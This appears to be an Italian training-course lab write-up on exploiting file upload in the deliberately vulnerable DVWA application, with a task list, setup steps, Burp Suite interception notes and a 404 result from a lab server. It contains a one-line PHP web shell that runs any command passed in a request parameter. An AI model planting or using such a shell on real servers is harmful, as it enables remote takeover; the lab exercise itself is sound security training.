
EPICODE

Exploit File upload


TRACCIA:

1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre scoperte della macchina interna
6. BONUS: usare una shell php più sofisticata

Per prima cosa assicurarsi che vi sia collegamento fra macchina attaccante e macchina bersaglio.




Aprire pagina web tramite indirizzo IP della macchina bersaglio.
Successivamente abbassare le difese a low e caricare file “Shell.php” appena creato.



Questo è il codice da caricare nella sezione upload.

```
┌──(kali㉿Kali)-[~]
└─$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```



Avvalendoci del programma Burpsuite possiamo rintracciare il metodo utilizzato dalla pagina, la quale ritaglieremo e compieremo nell'indirizzo URL.
Ottenendo come risultato questo:

Not Found

The requested URL /dvwa/vulnerabilities/upload//dvwa/vulnerabilities/upload/hackable/uploads/shell.php was not found on this server.

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.64.3 Port 80